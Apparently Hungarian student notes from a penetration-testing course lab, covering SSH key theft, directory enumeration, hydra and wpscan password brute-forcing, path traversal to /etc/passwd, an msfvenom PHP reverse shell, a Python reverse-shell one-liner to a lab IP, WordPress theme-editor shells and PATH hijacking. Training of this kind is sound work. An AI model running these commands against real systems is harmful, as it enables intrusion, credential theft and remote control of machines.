Reverse ssh:

ssh -oStrictHostKeyChecking=no student@<ipcim>

belépek a .ssh mappába

kimásolom az id\_rsa fájl tartalmát a saját gépemre, kulcs.txt néven pl

ssh -oStrictHostKeyChecking=no -i kulcs.txt student@40.0.0.1

BasicAuth:

nmap scan elsőre

Felmegyünk az ip címre, hátha van a weboldalon valami érdekes

dirb-vel vagy dirbusterrel (lásd: Szeptember 18. órai jegyzet) feltérképezzük, hogy milyen fájlok/mappák vannak a weboldalon. FONTOS HOGY KAPCSOLJUK KI A REKURZIÓT

A KÉT WORDLIST FÁJL AMIT HASZNÁLUNK:

/usr/share/wordlists/dirb/common.txt

/usr/share/wordlists/rockyou.txt

Itt érdekel minket minden ami 2XX-es VAGY 403-es kóddal tér vissza

Ha valahova be kell jelentkezni basicAuth-al, akkor

sudo hydra -l admin -P rockyou.txt -f http-get://40.0.3.1/admin

Dobhat fals pozitívokat, de ha megvan ezzel a jelszó, akkor dirbusterrel vagy dirb-vel ugyanúgy folytatjuk a feltérképezést, de ezúttal megadjuk a kinyert felhasználónevet és jelszót

dirbusternél:

options →advanced options → authentication options : kipipáljuk, beírjuk a dolgokat és ok

példagépen ezután találunk egy user.php és upload és download.php oldalakat

a weblapon az url-ben paraméterrel van megadva hogy mit akarunk letölteni, ide behelyettesíthetünk bármit, pl a /etc/paswd fájlt, és már meg is vannak a felhasználóneveink

Az is lehet, hogy fájlok feltöltésénél nincsen sanitize-olva a fájltípus, és bármit feltölthetünk, pl php scripteket, ezt pedig kihasználhatjuk msfvenom segítségével

msfvenom:

msfvenom -p php/reverse\_php LHOST=<sajat\_ip> LPORT=<listener\_port> -f raw > payload.php

ezzel lesz egy stageless php shellünk, ami bármikor széteshet, akkor shell chainelni fogunk

ehhez használni fogunk egy reverse-shell onelinert, pl pythonban

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

Átírjuk az ip-t és a portot az új listenerre, és megadjuk a shellfajtát amit nyitni akarunk, ileltve átírjuk a python-t python3-ra

python3 -c 'import socket,os,pty;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("30.0.2.21",5555));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'

Wordpress oldalak:

wpscan --url <http://40.0.4.1/>

Ha találtunk egy felhasználónevet, akkor a következő paranccsal megpróbálhattuk feltölrni a fiókot

sudo wpscan --url http://40.0.4.20 --usernames admin --passwords /usr/share/wordlists/rockyou.txt

ha megvan a jelszó is akkor csak jelentkezzünk be, de ha a username-ben nem vagyunk bizotsan, egy sikertelen bejelentkezés hibaüzenete lehet megmondja hogy igenis létezik a username

De ha sikerült bejelentkeznünk adminként, akkor

Appearance → theme editor

Az itt lévő php fájlokat kicseréljük olyan kódokra, amik reverse shellt tudnak nekünk készíteni

a comments.php egy jó kiindulópont, de ha nem találunk olyat ami működne, akkor a header.php és a footer.php mindig működik, de ezek veszélyesek, mert elbaszhatják az egész weboldalt, ilyenkor kénytelen leszel újraindítani az egész gépet, amivel a zh-n időt veszítesz

Hasznos webhelyek:

exploit-db,

gtfobins

Kövi óra kérdések: 40.0.6.1-es gépet hogyan kell feltörni?


40.0.7.1

40.0.10.1 elfelejtette setupolni?


40.0.11.1

Sudo jogok kilistázása:

sudo -l



fájl futtatása más ember jogosultságával: sudo -u <másik felhasználó neve> <sudo -l által kilistázott EGÉSZ SOR>



Path hijacking során ezt a 2 sort tedd bele a hijackelt parancsba

#!/bin/sh

bash -i

echo $PATH

majd fűzd hozzá a hijackelt parancs mappáját a PATH-hez

export PATH=/tmp:$PATH